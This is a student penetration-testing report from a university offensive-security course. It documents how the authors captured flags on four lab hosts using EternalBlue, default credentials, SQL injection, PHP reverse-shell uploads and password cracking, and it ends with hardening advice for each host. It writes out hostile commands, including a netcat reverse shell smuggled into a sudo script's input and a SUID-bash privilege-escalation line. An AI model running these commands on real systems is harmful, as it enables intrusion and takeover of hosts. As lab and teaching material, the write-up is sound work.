Group 27

7809ICT

Offensive Cyber Security

Assigment 1 - Finding flags

Authors:
Jophiel Arevalo Enriquez
Antara Shil Tutul
Junil Rarugal

Student number:
s5391194
s5381658
s5428720

Thursday 22nd May, 2025

1 Executive Summary

This penetration testing engagement focused on the virtual network 192.168.11.0/24, simulating real-world cyberattack scenarios in a controlled lab environment. The primary objective was to identify, exploit, and document security vulnerabilities across multiple hosts using a structured offensive methodology. A total of 14 flags were successfully captured, each representing a unique exploitation path.

The assessment began with comprehensive reconnaissance using tools such as Nmap, Nessus, and Nikto to identify live hosts, open ports, and vulnerable services. Key vulnerabilities included SMB flaws (e.g., MS17-010), SQL injection points, misconfigured web applications, and insecure privilege configurations. Exploitation was carried out using industry-standard tools like Metasploit, SQLMap, Burp Suite, and Netcat. Steganographic analysis using CyberChef, steghide, and binwalk revealed hidden data within image files.

Privilege escalation techniques included password hash extraction and cracking (via John the Ripper), writable script manipulation, and registry analysis. Each flag served as a proof of concept for successful exploitation and highlighted critical security lapses.

This exercise emphasized the importance of timely patching, secure configurations, and layered defense strategies. It also reinforced the value of ethical hacking, collaborative teamwork, and detailed documentation in preparing cybersecurity professionals for real-world challenges. Despite the controlled nature of the lab, the vulnerabilities uncovered mirror those found in production environments, underscoring the need for continuous security assessments and proactive defense measures.

2 Declaration of contributions

Jophiel Arevalo Enriquez

I was tasked with machine 79 in which along with Junil Rarugal we discovered four flags, also i worked and discovered 4 flags in machine 199. I also contributed to the formatting of the final report. Antara Shil Tutul, Junil Rrugal, and I collaborate with a great team environment during this project.

Antara Shil Tultul

Tasked with exploiting machine .223, I successfully discovered Three flags. I assisted in documenting and writing step-by-step instructions for the process. Additionally, I shared my knowledge on locating some of the flags. Jophiel Arevalo Enriquez, Junil Rarugal and I had several meetings on campus and teams to discuss the procedure for finding the flags.

Junil Rarugal

I was tasked with exploiting the machine at 192.168.11.98, where I successfully discovered three flags. I also contributed to locating several flags on 192.168.11.79. Additionally, I shared various approaches and techniques for exploiting other networks with my groupmates, Jophiel Arevalo Enriquez and Antara Shil Tultul. We worked collaboratively through multiple Microsoft Teams sessions as part of Assignment 1.

Contents

List of Figures

3 Host Analysis

3.1 Initial Network Reconnaissance with Nmap

The penetration test began with a comprehensive network scan using `Nmap`(Lyon, 2023), a widely trusted tool for host discovery and service enumeration. The scan targeted the subnet `192.168.11.0/24`, revealing multiple active hosts and a variety of open ports and services. This initial reconnaissance phase was critical in identifying potential attack surfaces and prioritizing targets for deeper analysis.

`Nmap` was executed with the `-sT` option to perform a TCP connect scan, which is effective in identifying open TCP ports when SYN scanning is not permitted. The results revealed the following key findings:

- **192.168.11.79**: Exposed SMB-related ports `135/tcp`, `139/tcp`, and `445/tcp`, indicating a Windows host potentially vulnerable to MS17-010 (EternalBlue). Additional high-numbered ports (`49152-49157`) were also open, commonly associated with RPC services.

- **192.168.11.98**: Open ports included `22/tcp` (SSH) and `3128/tcp` (Squid proxy), suggesting a Linux-based system with potential proxy misconfigurations. Port `8080/tcp` was closed but noteworthy for future re-scans.

- **192.168.11.199**: Hosted multiple services including `21/tcp` (FTP), `22/tcp` (SSH), `53/tcp` (DNS), `80/tcp` and `443/tcp` (HTTP/HTTPS), and `8008/tcp` (alternative HTTP). This diverse service stack indicated a web-facing server with potential for web-based attacks such as SQL injection or file upload vulnerabilities.

- **192.168.11.223**: Although the scan output was partially corrupted, the host was identified as live. Further manual enumeration will reveal a web application with endpoints. These findings are critical in identifying a file upload vulnerability and a cookie-based authentication bypass, which ultimately led to shell access and flag discovery.

This scan provided a strategic overview of the network and informed the next steps in the engagement, including vulnerability validation, exploitation, and post-exploitation activities.

3.2 Host 192.168.11.79

3.2.1 Enumeration and Initial Exploitation

Enumeration of host `192.168.11.79` began with a port scan using `Nmap`, a powerful network discovery tool. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses(Lyon, 2023). The scan revealed open SMB ports, which indicated the potential presence of the well-known `MS17-010` vulnerability, also known as EternalBlue (see Appendix A.1).

To verify this, we used the `Metasploit Framework`, a widely used penetration testing platform. Metasploit provides various tools for exploiting vulnerabilities, including auxiliary modules for scanning and exploit modules for gaining access(Rapid7, 2023). The auxiliary module `scanner/smb/smb_ms17_010` was run to confirm the vulnerability. Once verified, we launched the `exploit/windows/smb/ms17_010_eternalblue` module, setting `RHOST` to `192.168.11.79` and `LHOST` to our attack machine's IP. Upon successful exploitation, we obtained a `Meterpreter` shell on the target system. (see Appendix A.2)

3.2.2 First Flag: File System Navigation and Decoding

Using Meterpreter's file system navigation, we discovered a file named `decode.me` in the `Documents` folder. Meterpreter is a versatile payload that provides an interactive shell and various post-exploitation tools(Rapid7, 2023). This file appeared to be encoded. We downloaded it and used `CyberChef`, a web-based data analysis tool, to decode the contents. CyberChef supports various encoding and decoding operations, making it useful for analyzing encoded data(GCHQ, 2023). By selecting the `From Base58` operation, we successfully revealed the first flag. (see Appendix A.3)

Figure 1: 79 First flag extracted from `decode.me` using CyberChef

3.2.3 Second Flag: Steganographic Analysis

Further exploration of the file system using Meterpreter's built-in commands led us to the `Pictures` directory of the user `Melina`. There, we found an image named `wallpaper`. The file was downloaded to our local machine for analysis, which revealed the second flag. (see Appendix A.4)

Figure 2: 79 Second flag extracted from `wallpaper` image in `C:\Users\Melina\Pictures`

3.2.4 Third Flag: File Analysis Continued

Continuing our investigation, we navigated to the `Themes` directory located at `C:\Users\Melina\AppData\Roaming\Microsoft\Windows\Themes`. There, we discovered a file named `TranscodedWallpaper.jpg`. This image was also downloaded and analyzed. Hidden within the image was the third flag. (see Appendix A.5)




Figure 3: 79 Third flag extracted from \TranscodedWallpaper.jpg in the Themes directory

3.2.5 Fourth Flag: Windows Registry Enumeration

To locate the fourth and final flag on `192.168.11.79`, we performed Windows Registry enumeration using the `Meterpreter - shell`(Rapid7, 2023). The Windows Registry is a hierarchical database that stores low-level settings for the operating system and installed applications(Corporation, 2023). We used the `reg query HKLM\Software` command to list registry keys under the `HKLM\Software` hive.

Among the keys, we identified a suspicious entry named `FlagsRHere`. We queried this key using `reg query HKLM\Software\FlagsRHere\Flag`, which successfully returned the fourth flag. (see Appendix A.6)

```
C:\Windows\system32>reg query HKLM\Software\FlagsRHere\Flag
reg query HKLM\Software\FlagsRHere\Flag

HKEY_LOCAL_MACHINE\Software\FlagsRHere\Flag
    Flag    REG_SZ    FLAG - Let Me Solo Her faced Malenia alone - naked, pot-headed, undefeated. A meme to some, a legend to others, and a symbol to the Tarnished.
```

Figure 4: 79 Fourth flag retrieved from Windows Registry key `HKLM\Software\FlagsRHere\Flag`

3.3 Host 192.168.11.98

3.3.1 Port Scanning and Proxy Enumeration

The penetration testing process began with an Nmap scan (Lyon, 2023) on the target machine `192.168.11.98` to identify open ports using the command `nmap 192.168.11.98`. It revealed that port `3128/tcp` was open. This port is typically associated with Squid Proxy(T. S. Project, 2023), a caching web proxy. We configured Burp Suite to intercept traffic through the proxy by setting the proxy IP to `192.168.11.98` and port to `3128`. This proxy allowed unauthenticated access, enabling us to route HTTP traffic through it for further enumeration. .(See Appendix B.1)

3.3.2 Directory Enumeration

We used GoBuster(Reeves, 2023) to enumerate web directories with the following command:

`gobuster dir -u http://192.168.11.98/ -w /usr/share/wordlists/dirb/common.txt -t 20`

The output led to the discovery of the file `/robots.txt`, which revealed a hidden path: `/wolfcms`.(See Appendix B.2)

3.3.3 Exploiting WolfCMS

Accessing `http://192.168.11.98/wolfcms`, we encountered the login panel of WolfCMS. We attempted the default credentials: username `admin` and password `admin`. The login was successful, granting admin-level access to the CMS backend. Using the file upload feature, we deployed the payloads `php-backdoor.php` and `php-reverse-shell.php`(See Appendix E). To trigger the reverse shell, we accessed it via:

`http://192.168.11.98/wolfcms/public/php-reverse-shell.php?cmd=whoami`

On the attacker machine, we set up a Netcat listener(Hobbit, 2004) using the command `nc -nvlp 5555`. Executing the shell successfully established a reverse connection, granting us shell access. (See Appendix B.3)

Flag 1:

```
www-data@VolcanoManor:/home/rykard$ ls
ls
flag.txt  hello-world
www-data@VolcanoManor:/home/rykard$ cat flag.txt
cat flag.txt
FLAG - Godrick the Grafted wears other men's arms like trophies. But no number of limbs can make a coward into a true Lord.www-da
/rykard$
```

Figure 5: 98 First flag retrieved from `/home/rykard`

3.3.4 Database Credential Discovery

While exploring the CMS directory, we located the configuration file at `/var/www/wolfcms/config.php`. This file revealed the MySQL root password: `john@123`, which allowed us to access the database.(See Appendix B.4)

3.3.5 Privilege Escalation via Writable Python Script

We discovered a writable script named `connect.py` in `/var/www/`. To escalate privileges, we injected the following line:

`os.system("cp /bin/bash /tmp/root && chmod 4777 /tmp/root")`

fter saving and running the script, we executed the new binary using `/tmp/root -p`, granting root shell access.(See Appendix B.5)

Flag 2:




Figure 6: 98 Second flag retrieved from `/root`

3.3.6 Reversing the `hello-world` Binary

While back in `/home/rykard`, we found an unfamiliar binary using the command: `ls -la /home/rykard/hello-world`. Running `strings hello-world` showed that it was packed with UPX(Team, 2025). We unpacked it using `upx -d hello-world`. After unpacking, we ran `strings hello-world | grep FLAG`, which revealed the third flag.(See Appendix B.6)

Flag 3:




Figure 7: 98 Third flag extracted from `hello-world` binary

3.4 Host 192.168.11.199

3.4.1 DNS Enumeration

Enumeration of host `192.168.11.199` began with a DNS zone transfer using `dig`. DNS (Domain Name System) is a protocol that translates human-readable domain names into IP addresses. A zone transfer is a type of DNS transaction that replicates DNS records from a primary server to a secondary server(Consortium, 2023). The command `dig axfr @192.168.11.199 lands.between` revealed multiple subdomains. These subdomains were added to the `/etc/hosts` file for local resolution. (See Appendix C.1)

3.4.2 QR code Discovery

Among the discovered domains, `prisoner.lands.between` hosted a QR code that, when scanned, revealed a flag "FLAG - Ranni's path is not of gold, but of cold moonlight and stolen death. Her fingers reject fate, and her blade rewrites it".




Figure 8: 199 First flag revealed by scanning the QR code on `prisoner.lands.between`

3.4.3 SQL Injection

Further analysis of `samurai.lands.between` uncovered an instance of `OpenDocMan` (2013), a document management system. This instance was vulnerable due to insufficient validation of the `add_value` parameter in the `/ajax_udf.php` script(SA, 2014) (See Appendix C.2). Using `Burp Suite`, a web vulnerability scanner and proxy tool, the vulnerable GET request was captured. (See Appendix C.3)

`Burp Suite` is a powerful tool for web application security testing. It allows intercepting, modifying, and analyzing HTTP requests and responses(Ltd., 2023). The captured request was then used with `SQLMap`, an automated tool for SQL injection and database takeover. SQL injection is a code injection technique that exploits vulnerabilities in an application's software by injecting malicious SQL statements(Damele & Stampar, 2023).

The command `sqlmap -r /home/kali/Desktop/capture1.txt --technique=U --flush -p add_value` targeted a UNION-based SQL injection. This led to the enumeration of databases, where `password_vault` and `wordpressdb` were of particular interest. Dumping these databases revealed an admin user with the password `eldenring`. (See Appendix C.4)

3.4.4 WordPress Reverse Shell

These credentials were successfully used to log into `wretch.lands.between`, a WordPress site. WordPress is a popular content management system (CMS) that can be extended with themes and plugins(Foundation, 2023). After testing multiple themes, it was found that the `404.php` page in the "twenty sixteen" theme could be modified to include a reverse shell. (See Appendix C.5, E)

A reverse shell is a type of shell where the target machine connects back to the attacker's machine. A listener was set up on the attacker's machine using `nc -lvnp 4444`. `Netcat` (nc) is a versatile networking tool used for reading from and writing to network connections(Hobbit, 2004). Upon triggering the payload, shell access to the host was obtained.

```
cd home
ls
radahn
cd radahn
ls
flag.txt
hints.txt
john-1.9.0-jumbo-1
cat flag.txt
FLAG - The Tarnished are called back not as heroes, but as failures—chosen by a broken grace to repair a world cursed by its own gods.
cat hints.txt
You really should make a habit of using secure passwords.
```

Figure 9: 199 Second flag revealed reversing shell and search in `/radahn` at home directory

3.4.5 Privilege Scalation

Within `/home/radahn`, a `flag.txt` file was found alongside `hints.txt`, with this we can scale to user `Radahn` who has access to `/etc/shadow`. Privilege escalation was achieved by extracting password hashes from `/etc/shadow` and `/etc/passwd`, and cracking them with `John the Ripper`.(See Appendix C.6) The flag was located at root directory.

```
ls
a548dbc45b9aa1ed262fc4abdc6e56e3-opendocman-1.2.7.tar.gz
flag.txt
john-1.9.0-jumbo-1.tar.gz
wordpress-5.1.13-en_AU.tar.gz
xampp-linux-x64-1.8.2-6-installer.run
cat flag
cat: flag: No such file or directory
cat flag.txt
FLAG - Radagon is Marika, and Marika is Radagon. One body, two wills, divided in purpose, united in punishment. The gods play chess with their own reflections.
```

Figure 10: 199 Third flag obtained by accessing to `/root`

Linux authentication relies on the `/etc/passwd` file, which stores user account information, and the `/etc/shadow` file, which stores hashed passwords(T. L. D. Project, 2023). `John the Ripper` is a fast password cracker that can crack these hashes to reveal plaintext passwords(O. Project, 2023). Cracking the hashes revealed the root password `princess`. After switching to the root user, additional flags were discovered in `/root` and by searching `FLAG` using `grep`.




Figure 11: 199 Fourth flag discovered in the `/root` directory after privilege escalation

3.5 Pivoting to 10.250.66.254/24

After the analysis of machine 199 we run `ip a` to see if there is a hidden network we can pivot. In fact there is an IP `10.250.66.254/24`. The following steps would be establishing the connection between machine 199 and our Kali machine to run `metasploit` and start our process of pivoting. Unfortunately we could not establish the connection between both machines that act as routing to the new covered host.




Figure 12: 199 Hidden network

3.6 Host 192.168.11.223

3.6.1 Directory Enumeration and File Upload Exploitation

On `Machine.223`, Gobuster(Reeves, 2023) searched for files and directories. The scan found `/ajax.php.bak`, `/ajax.php`, `/js`, `/dashboard.html`, and `/owls` (See Appendix D.2, D.3, D.5). `Dashboard.html` had a file upload input area (See Appendix D.5), and the `/owls` directory appeared to store uploaded files. We identified a cookie value for admin access in `ajax.php.bak`, along with a note recommending adding one additional uppercase letter (see Appendix D.2). Our PHP reverse shell was generated using a PentestMonkey (2013) script (See Appendix E) and published to `dashboard.html`. We intercepted this upload with Burp Suite(Ltd., 2023) and added the admin cookie and form data with the name `"secure"` and value `"val1d"` (see Appendix D.6, D.7, D.8). The request was moved to the Repeater tab, and we manually appended capital letters to the cookie value until we returned a response value of `1`, revealing the right letter was `"R"` (see Appendix D.9). We started a Netcat listener(Hobbit, 2004) on port `4444` after uploading the reverse shell to `/owls`. We gained shell access to the system. We found the first flag in `/home/morgott/flag.txt` (See Appendix D.10, D.11, D.12).




Figure 13: 223 First flag discovered in the `/home/morgott/flag.txt` directory

3.6.2 Steganography from Image

The second flag came from `Leyndell.png` at `/home/morgott`. We launched a Python HTTP server using `python3 -m http.server 8080` and used `wget` from the target machine with the URL `http://192.168.11.223:8080/Leyndell.png` (see Appendix D.13). After downloading and viewing the image, we suspected hidden data and implemented steganography techniques(Hetzl, 2003) (see Appendix D.14, D.15).




Figure 14: 223 Second flag discovered downloading `http://192.168.11.223:8080/Leyndell.png`

3.6.3 Privilege Escalation and Root Access

Obtaining the third and final flag required privilege escalation. After logging in as `morgott`, we used `sudo` to run `/home/team-tasks/cookie-gen.py`, which generated a random cookie. To increase access, we added a Netcat reverse shell payload(Hobbit, 2004) `1;nc -e /bin/bash 192.168.11.1 4444` to the input and set up a Netcat listener on our system with `sudo nc -nlvp 4444` (see Appendix D.16). We got a root shell on the target machine. Navigating to the `/root` directory, we used the `ls -alh` command and found the file `flag.txt`. Since the file's read permissions needed modification, we changed them appropriately and were then able to read the third flag (See Appendix D.17).




Figure 15: 223 Third flag discovered after privilege scalation

4 Security Recomendations

4.1 Host 192.168.11.79

To mitigate the risks identified on Host 192.168.11.79, it is critical to immediately apply all relevant security patches, particularly those addressing SMB vulnerabilities such as MS17-010 (EternalBlue). Disabling SMBv1 and enforcing SMB signing can further reduce exposure to remote code execution attacks. File system permissions should be reviewed to prevent unauthorized access to sensitive directories like `Documents` and `Pictures`, and unnecessary user accounts should be removed or restricted. Additionally, implement endpoint detection tools capable of identifying steganographic payloads and unauthorized registry modifications, and enforce strict auditing of registry changes to detect persistence mechanisms.

4.2 Host 192.168.11.98

To secure the system at 192.168.11.98, access to the Squid Proxy on port 3128 should be limited to trusted IP addresses and should require a username and password to connect. Ideally, this login should be connected to a central list of approved users—like a company login system—so only authorized people can use it. This is often done using a system called LDAP, which let services check usernames and passwords from one central place. The WolfCMS site should be secured by changing default passwords, using strong ones, and blocking or controlling file uploads to stop attackers from uploading harmful files. Hidden folders like `/wolfcms` should

not be mentioned in files like `/robots.txt`, and the CMS should always be updated. Any scripts that can be changed or written to—like connect.py—should be locked down so attackers can't use them to take control. The system should also be checked regularly for files that let users become administrators without permission. Database passwords should never be left in plain text, and programs should only use limited accounts to access the database. Unusual or hidden programs—like the packed hello-world binary—should be scanned, and user folders should not allow programs to run freely. Finally, the system should keep detailed logs, use security tools to detect attacks, and be scanned regularly for weaknesses.

4.3 Host 192.168.11.199

Host 192.168.11.199 exhibited multiple web-based vulnerabilities, including SQL injection, weak authentication, and insecure file upload mechanisms. To secure this host, input validation and parametrised queries must be enforced across all web applications to prevent SQL injection. Web server configurations should be hardened, and outdated software like OpenDocMan should be updated or replaced. Implementing Web Application Firewalls (WAFs) can help detect and block malicious payloads. Privilege escalation was achieved through weak password storage and poor access control; therefore, password policies should enforce complexity and rotation, and sensitive files like `/etc/shadow` must be accessible only to privileged users. Regular vulnerability scanning and penetration testing should be part of ongoing security hygiene.

4.4 Host 192.168.11.223

To secure host 192.168.11.223, remove backup files from the web root, limit file types, enforce server-side validation on file uploads, and restrict upload folder execution. Use strong, unexpected session tokens to control cookies securely. Remove important code comments and suggestions before deployment. Input sanitisation and audits are crucial to restrict sudo access, especially for scripts. Disable Netcat and enable access controls while not in use. Installing intrusion detection systems and firewall rules to limit outbound network connections are advised. Centralised logging and file integrity monitoring are advised. Finally, network and file inspection technologies are needed to monitor data exfiltration methods like steganography.

5 Conclusion

This offensive cybersecurity engagement provided a hands-on exploration of real-world attack techniques within a simulated environment. Through methodical reconnaissance, exploitation, and post-exploitation activities, the team uncovered and exploited critical vulnerabilities across four hosts. These included SMB exploits, SQL injection, insecure web applications, and weak privilege escalation controls.

Each captured flag validated the effectiveness of the attack path and demonstrated the tangible risks posed by unpatched systems and misconfigurations. The exercise not only enhanced our technical proficiency in penetration testing but also highlighted the importance of secure coding practices, system hardening, and regular vulnerability assessments.

Ultimately, this assignment showcased the power of ethical hacking as a proactive defense strategy. It reinforced the necessity of continuous learning, collaboration, and documentation in the evolving field of cybersecurity.

Appendices

Host 192.168.11.79

A.1 Nmap Enumeration




Figure 16: Nmap scan showing open SMB and RPC ports on 192.168.11.79

A.2 Exploit




Figure 17: Metasploit expoit to get meterpreter after to set LHOST to 192.168.11.1 and RHOST 192.168.11.79

A.3 First Flag – File System Navigation and Decoding




Figure 18: CyberChef decoding of Base58-encoded flag from decode.me after enter to shell and find pathway to melina documents

A.4 Second Flag – Image Download




Figure 19: Download output revealing hidden flags in wallpaper image

A.5 Third Flag – Continued File Analysis




Figure 20: file output revealing hidden flags in TranscodedWallpaper.jpg

A.6 Fourth Flag – Windows Registry Enumeration

Figure 21: Windows Registry query revealing final flag

Host 192.168.11.98

B.1. Enumeration through connecting to proxy

Scanning the port: `nmap 192.168.11.98`




Figure 22: Port scan result

Port 3128/TCP is open and commonly used by proxy servers, especially Squid, a popular caching and forwarding tool we can use to connect to perform reverse proxy or web proxy(T. S. Project, 2023). Using a Burpsuite and setting the proxy IP address 192.168.11.98 on port 3128 to connect.




Figure 23: Burp Suite proxy configuration

Through that process we able to connect to it since there is no authentication of the proxy.




Figure 24: Proxy access

B.2 Enumeration on the web

Setting the proxy to route HTTP traffic through the proxy server at 192.168.11.98 on port 3128.

